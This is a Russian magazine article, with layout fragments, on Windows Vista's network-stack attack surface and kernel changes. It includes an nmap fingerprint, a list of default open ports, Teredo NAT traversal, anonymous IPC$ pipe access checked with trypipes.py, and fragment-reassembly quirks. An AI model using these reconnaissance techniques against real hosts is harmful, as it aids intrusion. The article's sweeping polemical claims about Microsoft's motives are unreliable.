Class Microsoft | Windows | NT/2K/XP | general purpose
TSeq(Class=TR%gcd=<6%IPID=I)
T1(DF=Y%W=402E|FB8B%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=Y%W=402E|FB8B%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(DF=N%TOS=0%IPLEN=B0%RIPTL=148%RID=E%RIPCK=E|F%UCK=E|F%ULEN=134%DAT=E)
```

- (1) Самое интересное, что Teredo позволяет обходить трансляторы сетевых адресов (они же NAT'ы) и брандмауэры, причем это не баг, а фича. Рассмотрим два узла, защищенные NAT'ом, прямое взаимодействие между которыми невозможно. Но это оно по IPv4 невозможно, а если использовать Teredo-тоннель, то истинный адрес и порт назначения окажется скрыт в Teredo-заголовке, а в IPv4 попадает адрес узла, «смотрящего» в интернет и UDP-порт самого Teredo (3544), который, конечно, можно и закрыть, но как же тогда с остальными Виста-клиентами общаться?! Поскольку NAT не может установить ни реального целевого адреса, ни реального целевого порта протокола IPv6, он беспрепятственно пропускает IPv4-пакет. То же самое относится и к другим защитным механизмам, не поддерживающим протокола Teredo.

- (2) Но это еще что! Поддержка новых протоколов — всего лишь вопрос времени. Переход на Висту означает переход на Teredo, а переход на Teredo навязывает глобальную маршрутизацию, заставляющую забыть о приватных IP-адресах, использующихся в локальных сетях и невидимых снаружи. Ну, это раньше они были невидимы, а теперь... Помнится, что когда один паренек просканировал внутреннюю сеть Пентагона и «добыл» приватные адреса, Пентагон так перестремался, что довел дело до суда. Оно и понятно. Чем больше хакер знает о структуре защищенной сети, тем проще ее атаковать.

- (3) Плюс ко всему Виста поддерживает инкапсуляцию IPv4 в IPv6 и IPv6 в IPv6, что позволяет скрывать истинные целевые адреса и порты, вынуждая брандмауэры и другие защитные средства проводить скрупулезный анализ трафика, а это сразу же увеличивает потребности в памяти и мощности процессора со всеми вытекающими отсюда последствиями.

- (4) Да... с появлением Виста-узлов в господствующем IPv4-интернете следует ожидать больших потрясений. Вот такая она, безопасность, которую нам обещают!

- (5) ➔ **TCP/IP.** На самом деле, TCP/IP никогда не используется в «чистом» виде и всегда окружен свитой вспомогательных протоколов, причем далеко не все из них нужны домашнему пользователю, но... увы! Привычка Microsoft пихать все в одну коробку без возможности отделить одно от другого дает о себе знать, и мы не можем удалить лишние протоколы, которые не только жрут системные ресурсы, но еще и служат источником потенциальных ошибок, дыр и люков, в существовании которых можно не сомневаться.

По этому поводу вспоминается один хороший анекдот: заходит Билл в Мак-Дональдс, заказывает колу, биг-мак с картошкой фри и... получает все это в одном стакане, безнадежно перемешанное друг с другом, и еще с кучей других непонятных вещей (мух, тараканов), которые Билл совсем не заказывал, и был бы рад отказаться от них, если бы только знал как.



Segment #1	2222
Segment #2	5555
Segment #3	6666
Segment #4	4444
Segment #5	0000
Segment #6	3333
Segment #7	1111

Ethereal	111133335555
Linux RedHat8	11112233445566
Windows 2000	11112244445566
Windows XP	11112244445566
Windows Vista	11222244555566

Результат сборки TCP-пакета с перекрывающимися фрагментами на различных операционных системах

Вот так же и здесь. Сетевой стек Висты включает в себя следующие протоколы: ICMP, IGMP, IPV4, IPV6, ICMPV6, TCP, UDP, IP6, GRE, ESP, AH, 43, 44, 249, 251. Порывшись в RFC, легко убедиться, что добрая половина протоколов не нужна не только рабочим станциям, но и серверам, а многие из них даже не имеют собственного имени, ограничиваясь только номером. В частности, протоколы 43 и 44 отвечают за маршрутизацию и фрагментацию в IPV6. Причем в ранних бетах посылка мусора по 43 протоколу вводила Висту в глубокую задумчивость, граничащую с суицидом, но через некоторое время она, как ни в чем не бывало, возвращалась к обработке сетевых запросов. А вот мусор, переданный по 44 протоколу, обрушивал систему в голубой экран смерти. Сейчас это уже исправлено, но неизвестно, сколько еще ошибок реализации предстоит обнаружить.

Алгоритм сборки IP-пакетов изменился в худшую сторону, и частично перекрывающиеся пакеты теперь безжалостно отбраковываются как неверные, порочные и вообще недостойные суще-

ствования (по всей видимости, программистам лень было топтать клавиатуру, вот они и «срезали углы»). Исключение составляет ситуация, когда два пакета перекрываются на 100%, — тогда отбрасывается последний пакет в пользу первого, хотя LINUX-системы поступают с точностью до наоборот. Вообще же говоря, проблем со сборкой перекрывающихся пакетов у всех систем хватает, и каждая из них имеет свои особенности, в результате чего принятые данные искажаются до неузнаваемости или пакет не собирается вообще! Рисунок, приведенный ниже, показывает порядок сборки UDP-пакета, состоящего из нескольких перекрывающихся фрагментов. Как видно, Виста оказывается далеко не на высоте.

→ **новые TCP-/UDP-порты.** Нормальный клиентский узел вообще не должен содержать никаких открытых TCP-/UDP-портов! Он даже может не обрабатывать ICMP-сообщения, в частности, игнорировать echo-запросы (на чем основан ping) и не отправлять уведомлений о «казни» пакета с «просроченным» TTL (на чем основана работа утилиты

Fragment #1	4444444466666666
Fragment #2	6666666666666666\n
Fragment #3	4444444444444444
Fragment #4	4444444444444444
Fragment #5	33333333
Fragment #6	hhhhhhhh11111111111111

Ethereal	11111111111111113333333344444444444444446666666666666666
Linux RedHat8	11111111111111113333333344444444444444446666666666666666
Windows XP	11111111111111113333333344444444444444446666666666666666
Windows Vista	no data received

Результат сборки UDP-пакета с перекрывающимися фрагментами на разных операционных системах

tracert), хотя все это считается дурным тоном и создает больше проблем, чем решает.

Наличие открытых портов указывает на присутствие серверных служб, обслуживающих удаленных клиентов. Каждая такая служба — потенциальный источник дыр, переполняющихся буферов и прочих лазеек, через которые просачиваются черви, а воинствующие хакеры берут компьютер на абордаж.

Вот неполный список портов, открываемых системой в конфигурации по умолчанию:

- IPV6 UDP;
- MS-RPC (135);
- NTP (123);
- SMB (445);
- ISAKMP (500);
- UPNP (1900);
- WEB SERVICES DISCOVERY (3702);
- WINDOWS COLLABORATION (54745);
- СОВМЕСТНЫЙ ДОСТУП К ФАЙЛАМ И ПРИНТЕРАМ (137, 138);
- ПОРТЫ-ПРИЗРАКИ — (49767, 62133);
- IPV4 UDP;
- TEREDO (4380, 61587);
- MS-RPC (135);
- SMB (445);
- NBT (139);
- NRP 3540;
- IPV4 TCP;
- P2P GROUPING MEETINGS (3587);
- WINDOWS COLLABORATION (54744);
- СОВМЕСТНЫЙ ДОСТУП К ФАЙЛАМ И ПРИНТЕРАМ (137, 138).

Изобилие открытых портов подогревает хакерский интерес и создает серьезную угрозу безопасности. Только наивный может верить в то, что все эти сервисы реализованы без ошибок, да и ошибки уже начинают выплывать. Как видно, IPV6 отображает часть UDP-портов на IPV4, однако забывает «объяснить» этот факт своему же собственному брандмауэру, и если мы закрываем печально известный 135-й порт на IPV4, его необходимо закрыть так же и на IPV6, равно как и наоборот.

В ранних бетах факт закрытия портов было очень легко обнаружить, поскольку при попытке установки соединения с несуществующим портом система возвращала пакет с флагом RST (как, собственно, и положено делать по RFC). Соответственно, порты, не возвратившие пакета с таким флагом, но и не установившие соединения, все-таки существуют, но закрыты брандмауэром, который можно легко обойти, например через RPC. Правда, эта лазейка была быстро закрыта, но зато при отправке сообщения на несуществующий UDP IPV6-порт до сих пор возвращается ICMPv6-сообщение об ошибке, опять-таки позволяющее отличить отсутствующие порты от портов, закрытых брандмауэром (листинг 1).

Протокол SMB, обеспечивающий совместный доступ к файлам и принтерам, так же полностью переписан и представлен в новой версии как SMB2, ориентированный на передачу больших файлов данных и как будто бы обеспечивающий лучшую производительность, однако реализованный далеко не самым лучшим образом. В частности, засылка мусора в порт 445 обрушивала бету build 5270 в голубой экран смерти, и этот косяк был исправлен только в следующей версии.

Механизмы аутентификации, вызывающие множество нареканий еще со времен 9х, похоже, не претерпели никаких радикальных изменений, откатившись назад в мрачную готическую тьму средневековья, когда нестандартные клиенты типа SAMBA предоставляли доступ ко многим защищенным ресурсам, не требуя авторизации. Помните, реакция Microsoft была такова: «SAMBA — это неправильный клиент, пользуйтесь штатными средствами Windows, и у вас не будет никаких проблем». Похоже, парни из Рейдмонда не понимают, чем клиент отличается от сервера, и до сих пор не въезжают в тему. А может, просто трава такая попалась. Термоядерная. Уж всяко, — не местная подзаборная. Иначе чем можно объяснить тот факт, что протокол SMB держит для своих внутренних целей именованный канал (по-английски — pipe) «IPC\$», через который можно подключаться к ресурсам netlogon, lsarpc и samr БЕЗ аутентификации! В SMB2 этот список пополнился каналами «protected\_storage» и «lsass», что легко проверить с помощью скрипта trypipes.py, входящего в состав знаменитого хакерского набора dcerpc (листинг2).

Механизм именованных каналов тесно связан со столь горячо любимым в Microsoft механизмом удаленного вызова процедур Remote Procedure Call или, сокращенно, RPC, через который распространялся MSBlast и другие черви подобного типа. В Висте до сих пор сохранилась возможность определять список доступных интерфейсов и вызывать некоторые из них (ServerAlive2, OXIDResolver, etc), и все это — безо всякой авторизации!

## ВОСПОЛЬЗОВАВШИСЬ «ПОДАРКОМ» ОТ AMD, MICROSOFT ПЕРЕНЕСЛА NT НА ПЛАТФОРМУ X86-64, ПРЕВРАТИВ СИСТЕМУ В НАСТОЯЩУЮ ТЮРЬМУ

### ВЕРСИИ ВИСТЫ


Операционная система Windows NT 6.0 существует в двух версиях, известных под торговыми марками Windows Vista и Windows Server Longhorn, каждая из которых представлена в двух редакциях — под 32-битную (x86) и 64-битную (x86-64) платформы. Если разница между сервером и рабочей станцией очевидна и не требует дополнительных комментариев, то преимущества и недостатки 64-битной редакции заслуживают развернутого объяснения.

Миллионы программ и мегатонны оборудования, работающие на x86 версии NT, не позволили Microsoft'у основательно перетряхнуть ядро без потери обратной совместимости. И хотя совместимость все-таки пострадала (список несовместимых программ можно найти на [www.lexbeta.com/wiki/index.php/Windows\\_Vista\\_Beta\\_2\\_Software\\_Compatibility\\_List](http://www.lexbeta.com/wiki/index.php/Windows_Vista_Beta_2_Software_Compatibility_List)), но все же не столь радикально, как в 64-битной версии, спроектированной с чистого листа, без оглядки на совместимость, поскольку ни оборудования, ни программного обеспечения под нее еще не существовало.

Воспользовавшись «подарком» от AMD, Microsoft перенесла NT на платформу x86-64, превратив систему в настоящую тюрьму (хотя реклама уверяет нас, что это — крепость). Именно в 64-битной редакции NT реализована защита ядерных функций от перехвата (без которых немисливо создание качественных антивирусов, брандмауэров и прочих программ подобного типа), именно здесь цифровая подпись драйверов является обязательной, а прикладного программного обеспечения — желательной. Все это сделано ради двух целей: монополизации рынка системного программ-

рования в руках Microsoft и позиционирования своей системы как защищенной от грабежа premium content'a, что очень нравится Голливуду и другим медиа-магнатам. Борьба с малварью — всего лишь прикрытие! Остается надеяться, что рыночная доля x86-64 никогда не окажется настолько значительной, чтобы Microsoft смогла похоронить 32-версию Windows, лишив нас возможности выбора, а выбирать следует именно x86, тем более что Intel выпустила удачную линейку двудерных процессоров Pentium 4D (впрочем, на поклонников продукции AMD этот призыв не распространяется).

Teredo Prefix	Teredo Server IPv4 Address	Flags	Obscured External Port	Obscured External Address
---------------	----------------------------	-------	------------------------	---------------------------



Структура заголовка Teredo-пакета с «зашифрованным» (obscured) истинным целевым портом и адресом

→ **глобализация ARP.** В локальных Ethernet-сетях на физическом уровне используется MAC-адресация, поверх которой натягивается TCP/IP, использующий IP-адресацию. В результате чего, каждый узел имеет как минимум один MAC-адрес и один IP-адрес, которые никак не связаны с друг другом, и чтобы отправленный пакет дошел до места назначения, маршрутизатору необходимо иметь таблицу соответствия IP- и MAC-адресов, которая динамически создается при помощи протокола ARP. Грубо говоря, в сеть посылаются широковещательный запрос: «Обладатель такого-то IP, сообщите своей MAC-адрес!». Никакой аутентификации при этом не производится, и присвоить себе чужой IP — плевое дело. Атаки такого типа давно изучены и подробно описаны. Хакер может: разрывать TCP/IP-соединения, установленные жертвой, перехватывать трафик, выдавать себя за другой узел и прочее. Но все это — строго в рамках локальной сети, причем предыдущие версии Windows, обнаружив, что хакер захватил их IP-адрес, выплевывали на экран предупреждение. Виста же просто отмечает этот факт в системном журнале и... прекращает реагировать на сетевые запросы.

Но внутрисетевые атаки — это еще куда ни шло. Существует масса способов вычислить злоумышленника, подняв по тревоге бригаду каратистов быстрого реагирования, доходчиво объясняющих незадачливому хакеру, что лучше уйти по-хорошему, чем всю жизнь работать на больничку. Заботясь о пользователях, тьфу, о хакерах, Microsoft добавила новый протокол для разрешения адресов — Neighbor Discovery или сокращенно ND, доступный извне локальной сети. И хотя реализация удаленной атаки сопряжена с рядом трудностей, она все-таки осуществима! Система уязвима только во время так называемой probe-фазы, в течение которой происходит ожидание отклика от «соседних»

(neighbor) узлов. Все остальное время поддельные пакеты, посланные злоумышленником, игнорируются. Однако, учитывая значительную продолжительность probe-фазы, а так же ее высокую периодичность, хакеру даже не понадобится запастись терпением! Ну, разве за пивом сгонять, пока его компьютер методично бомбардирует жертву запросами.

Трудность номер два: ND-пакет содержит специальный счетчик, начальное значение которого равно 255, и при пересылке через каждый узел оно уменьшается на единицу, таким образом, атакующий должен находиться достаточно близко от жертвы. «Близко», естественно, не в географическом смысле. Атаковать американские компьютеры из российской глубинки вполне реально. А там попробуй найти Васю Пупкина из деревни Нью Васики!

→ **идентификация сетевого стека висты.** Сетевой стек всякой операционной системы имеет свои особенности реализации (они же «fingerprint» — отпечатки пальцев), позволяющие идентифицировать жертву, что значительно упрощает атаку, поскольку хакер заранее знает, какие дыры там есть и какие действия предпринимать.

Снять отпечатки пальцев (также называемые «сигнатурой») с удаленного узла можно хотя бы с помощью знаменитой утилиты nmap. В частности, для Server Longhorn они выглядят так (листинг4). А вот сигнатура Server 2003 (листинг5).

Как говорится — почувствуйте разницу! Еще можно послать TCP-пакет с перекрывающимися фрагментами и посмотреть на результат его сборки.

→ **закключение.** Переход на Висту несомненно сулит большие перспективы. Для хакеров. А также — для всех сторонних разработчиков, предлагающих защитные комплексы разной степени сложности и... стоимости. В проигрыше остаются только домашние пользователи и администраторы, впрочем, администраторы будут сопротивляться переходу на Висту изо всех сил и, быть может, массового перехода так и не произойдет. ■

[www.symantec.com/avcenter/reference/ATR-VistaAttackSurface.pdf](http://www.symantec.com/avcenter/reference/ATR-VistaAttackSurface.pdf)  
подробный анализ особенностей нового сетевого стека в статье.



# test 3.

## БЕЗОПАСНОСТЬ VISTA KERNEL

ЯДРО ВИСТЫ ПРЕТЕРПЕЛО МНОЖЕСТВО ИЗМЕНЕНИЙ: УСИЛИЛАСЬ (НЕ)БЕЗОПАСНОСТЬ, ДОБАВИЛИСЬ НОВЫЕ ДЫРЫ, ОПТИМИЗАЦИЯ ДОСТИГЛА ТАКОГО ПРЕДЕЛА, ЧТО ЗАТОРМОЗИЛА ДАЖЕ ДВУЯДЕРНЫЕ ПРОЦЕССОРЫ... ВООРУЖИВШИСЬ ШАГАЮЩИМ ЭКСКАВАТОРОМ, РАСКОРЫВЫВАЕМ ЯДРО И ПОСМОТРИМ, КАКИЕ РЕАЛЬНЫЕ ПЕРЕМЕНЫ ПРОИЗОШЛИ СО ВРЕМЕН XP И СТОИТ ЛИ ЭТОТ ПРОГРЕСС ТОГО, ЧТОБЫ ЗА НЕГО ПЛАТИТЬ

→ **почему ядро.** Ядро надежно скрыто от пользователя множеством слоев абстракции, но именно оно (а вовсе не «прелести» интерфейса) в наибольшей степени ответственно за «характер» операционной системы. Именно ядро управляет памятью, процессорами, вводом/выводом, разграничивает доступ к объектам и делает массу других полезных (и не очень) вещей, эффективность которых определяет надежность, защищенность и производительность всей системы в целом. На плохом фундаменте хорошего сооружения не построишь... Но если качество сооружения легко оценить невооруженным глазом, то дефекты фундамента дают о себе знать в самый неподходящий момент.

Microsoft в куче презентаций и технических документов довольно подробно описывает отличия ядра Висты от ее предшественниц, однако уходит от ответа на вопрос — насколько все это нужно и полезно конкретному пользователю. Ничего другого не остается, как во всем этом разбираться самостоятельно...

→ **производительность.** Ядро Висты существенно «оптимизировано» (о чем свидетельствуют многочисленные тесты, предоставленные как самой Microsoft, так и независимыми исследователями), но далеко не все изменения полезны для рабочих станций и на однопроцессорных машинах с малым количеством оперативной памяти. Порой они (изменения), наоборот, вызывают дополнительные тормоза, значительно проигрывая w2k и XP в производительности, что делает ситуацию неоднозначной.

Последовательно рассматривая основные компоненты Windows, попробуем оценить влияние изменений каждого из них на общую производительность.

→ **менеджер памяти.** Перечень изменений, затрагивающих менеджер памяти (memory manager), можно найти в мультимедийной презентации <http://go.microsoft.com/fwlink/?LinkId=67468> и документе [download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/kernel-en.doc](http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/kernel-en.doc).

В первую очередь, следует отметить (то есть отметить) улучшенную поддержку NUMA-памяти, впервые появившуюся в Server 2003 SP1 и отсутствующую в XP. Напрочь. И вовсе не из жадности (или сложности реализации), а за полной нена-

добностью. Аббревиатура NUMA расшифровывается как Non-Uniform Memory Architecture (архитектура с неоднородной памятью) и охватывает как многопроцессорные машины, так и целые кластеры. Системный планировщик XP ставит все потоки в очередь и гоняет их по кругу, при этом в различные моменты времени каждый поток выполняется то на одном, то на другом процессоре, что снижает производительность за счет накладных расходов на поддержку когерентности (согласованности) всех кэшей.

В Server 2003 SP1 появилось несколько новых API-функций: VirtualAllocExNuma(..., Node), MapViewOfFileExNuma(..., Node) и CreateFileMappingExNuma(..., Node), указывающих системе, что поток предпочтительнее всего запускать на том процессоре, на котором и произошло выделение памяти. Двухядерные и HT-процессоры, разделяющие общий кэш между всеми потоками, к этому абсолютно нечувствительны, и выигрыш в производительности будет замечен только на двух физических процессорах. И то при условии, что приложение использует новые вызовы API, а такие приложения появятся не скоро. То же самое относится и к поддержке расширения AWE, преодолевающего барьер в 4 Гб физической памяти на x86-системах. Это чисто серверная штука, и «бытовые» приложения не нуждаются в таких количествах оперативной памяти, во всяком случае пока.

В связи с поддержкой больших объемов памяти, Microsoft реализовала механизм динамического выделения адресного пространства (dynamic system address space). Если раньше каталог виртуальных страниц инициализировался на ранних стадиях загрузки ОС, резервируя 1,5 Мбайта на x86-системах, 3 Мбайта на x86-системах с поддержкой PAE (Page Address Extension) и 2,5 Гбайта на x86-64 и IA64, то сейчас выделение памяти и построение страничного каталога происходят по мере необходимости (on-demand), что слегка ускоряет загрузку, но ощутимо замедляет работу приложений, «пожирающих» память. И если на серверах, работающих на 64-битных процессо-

рах или процессорах с поддержкой AWE, этот шаг еще хоть как-то оправдан (действительно, глупо инициализировать все адресное пространство, не будучи уверенным, понадобится оно или нет), то рабочие станции однозначно оказываются в проигрыше.

Параллельное «обнуление» (zeroing) страниц, появившееся в Server 2003 SP1, так же относится к кластерам и не дает никакого выигрыша даже на многопроцессорных системах, поскольку физическая память — одна. Или все-таки дает?! Как сказать... Физическая память страдает огромной латентностью, и если «обнуляемые» страницы окажутся принадлежащими различным DRAM-банкам, получим практически двукратный выигрыш производительности. Но здесь все дело случая.

Поддержка новых типов проекций и, в частности, чередующихся виртуальных адресных дескрипторов Rotate Virtual Address Descriptors (или сокращенно VADs) позволит видео-драйверам полнее использовать возможности шины AGP, быстрее отображая видеопамять на адресное пространство прикладных приложений с выбором одного из следующих типов проекций: cached, non-cached, write-combined AGP или video-RAM mappings. Это, несомненно, порадует геймеров, но никак не скажется на судьбе остальных пользователей.

→ **менеджер файла подкачки.** Виста существенно пересмотрела алгоритмы работы с файлом подкачки, значительно сократив накладные расходы на его поддержку. Но, имея 1 Гбайт памяти на борту, в XP файл подкачки можно вообще отключить, поскольку имеющейся физической памяти достаточно даже для весьма «прожорливых» приложений. Виста — другое дело, очень сильно напоминающее анекдот про жену, обещающую решить проблемы, которые возникнут в связи с ее появлением. Платформа .NET потребляет память в таких количествах, что без подкачки уже никак не обойтись, и, чтобы разрыв в производительности между Вистой и XP не был столь драматическим, разра-

ботчикам пришлось пойти на многочисленные ухищрения, едва не оторвав себе хвост и не разорвав задницу напополам. Но далеко не все «улучшения» дают положительный результат. Оптимизация — дело тонкое...


Начнем с того, что страницы, ранее объединенные в связанный список (linked list), теперь повешены на сбалансированные AVL-деревья, дающие выигрыш только при размерах файла подкачки в несколько десятков гигабайт. А на фиг нам столько памяти?! Для серверов это вполне нормально, но мы-то говорим в первую очередь о рабочих станциях! Сервер можно и на базе OpenBSD слепить, там с безопасностью и производительностью всяко получше будет, чем у Виста/Server Longhorn.

А вот сокращение фрагментации файла подкачки (как внешней — на диске, так и внутренней — соседние виртуальные страницы выгружаются рядом) можно только приветствовать. Однако сразу же возникает вопрос — почему же этого не сделали раньше? Да потому, что уменьшение внутренней фрагментации снижает эффективность использования дискового пространства и оправдывает себя только на подкачках очень большого размера. Все очень просто! Выгружая страницу на диск, система вынуждена зарезерви-

ровать в файле подкачки место для ее «соседей», которые, возможно, никогда не будут выгружены. Впрочем, при современных объемах жестких дисков это становится уже не столь критично, — производительность важнее.

Радует и тот факт, что система наконец-то перестала выгружать модифицированные страницы, содержимое которых более не используется. Например, при выделении нового блока памяти он автоматически забивается нулями (в противном случае, один процесс мог бы без труда похитить данные всех остальных), но выгружать такую страницу памяти на диск не нужно, поскольку в любой момент времени забивку нулями можно выполнить повторно. Исследование виртуальной памяти и файла подкачки показывает, что «лишние» вытеснения страниц происходят сравнительно редко и выигрыш в производительности на общем фоне практически неощутим, тем не менее «десяток старушек — уже рубль» (с) Раскольников.

На волне общемировой тенденции глобализации усилилась интеграция менеджера файла подкачки с дисковым кэшем, чего общественность уже давно ждала. Теперь сброс страниц на диск и сброс дисковых буферов происходит согласованно, что увеличивает производительность при интенсивном вводе/выводе, который,



Куча, как она есть, в Висте

## расплата за бездумность

В МИРЕ СУЩЕСТВУЕТ ТРИ ТИПА ЛЮДЕЙ: УМНЫЕ, ДУРАКИ И ВСЕ, КТО МЕЖДУ НИМИ. ДУРАКИ СТАВЯТ XBSD/LINUX ПОТОМУ, ЧТО ЛЮБЯТ ХАЛЯВУ. И ТОЛЬКО ПОТОМ, КОГДА ИМ ОБЪЯСНЯЮТ ПРО «СОВОКУПНУЮ СТОИМОСТЬ ВЛАДЕНИЯ», ОНИ ПЕРЕЕЗЖАЮТ НА NT, ПЕРЕХОДЯ В КАТЕГОРИЮ ТЕХ, КТО «МЕЖДУ».

ДОПУСТИМ, ЕСТЬ СЕРВЕР И ЕСТЬ СВОЙ БИЗНЕС. ДОПУСТИМ, ЧАС ПРОСТОЯ СЕРВЕРА ОБОХОДИТСЯ В \$100, А УБЫТКИ ОТ ПОТЕРИ/КРАЖИ ИНФОРМАЦИИ СОСТАВЛЯЮТ \$100000. ТЕПЕРЬ ПОДСЧИТАЕМ ЧАСТОТУ ПАДЕНИЙ NT И ПОМНОЖИМ ЕЕ НА ВЕРОЯТНОСТЬ АТАКИ. ПО ДАННЫМ РАЗЛИЧНЫХ АГЕНТСТВ, ЕЖЕГОДНО МИРОВЫЕ КОМПАНИИ ТЕРЯЮТ МИЛЛИАРДЫ (!) ДОЛЛАРОВ, ПРИЧЕМ У ПОДАВЛЯЮЩЕГО БОЛЬШИНСТВА ИЗ НИХ УСТАНОВЛЕНА ТА ИЛИ ИНАЯ ВЕРСИЯ NT.

УМНЫЕ ЛЮДИ ИСПОЛЬЗУЮТ XBSD/LINUX НЕ ПОТОМУ, ЧТО ОН БЕСПЛАТНЫЙ, А ПОТОМУ, ЧТО СУЩЕСТВУЕТ ТАКОЕ ПОНЯТИЕ, КАК «УЧЕТ РИСКОВ».

ЭКОНОМЯ НА ЗАРПЛАТЕ АДМИНИСТРАТОРА, КОМПАНИЯ ИДЕТ НА ОГРОМНЫЙ И НИ ЧЕМ НЕ ОПРАВДАНЫЙ РИСК, ЗАЧАСТУЮ НАСТУПАЯ НА ОДНИ И ТЕ ЖЕ ГРАБЛИ НЕСКОЛЬКО РАЗ!


опять-таки, характерен в основном для серверов, а рабочие станции дрыгают диском только по «торжественным» случаям.

→ **менеджер кучи.** Динамическая память, так же называемая кучей (без которой немислимо существование приплюснутого Си и платформы .NET), облагает программиста ощутимыми накладными расходами, особенно заметными на маленьких блоках. И оптимизация менеджера кучи не способна ощутимо повлиять на производительность, поскольку выделение маленьких блоков берет на себя библиотека времени исполнения (RTL) конкретного компилятора, обращающаяся к операционной системе только с «оптовыми» заказами.

Если отбросить улучшения, касающиеся многопроцессорных систем, Виста отличается от XP только уменьшенной фрагментацией кучи (the low-fragmentation heap — LFH), эвристическими алгоритмами, автоматически подстраивающимися под характер запроса на выделение памяти, и отложенной (lazy) инициализацией.

Насчет фрагментации — откровенное вранье. Фрагментация кучи приводит отнюдь не к падению производительности, а к невозможности выделения непрерывного блока требуемых размеров, хотя по «кускам» свободной памяти может быть в сотни раз больше. Приложение просто отказывается в работе, показывая, какой лось его создатель. С нормальными программами такого





Страничный каталог (Page Table) хранит соответствие между физическими адресами (physical address) и страницами виртуальной памяти (virtual memory)

не случается. У них другая проблема — утечки памяти. Ошибки проектирования приводят к тому, что выделенная однажды память не освобождается, образуя мощные «осадочные» пласты, наслаивающиеся друг на друга, вплоть до полного истощения всей свободной памяти. Завершается спектакль падением приложения. Справиться с утечками операционная система, к сожалению, не в силах, поскольку не существует никаких признаков, позволяющих отличить полезный блок от блока, который забыли освободить. Что же касается адаптивных алгоритмов, то всегда существует угроза, что они сработают с точностью до наоборот, и вместо обещанного выигрыша (составляющего

от силы несколько десятков процентов) получим грандиозное падение производительности.

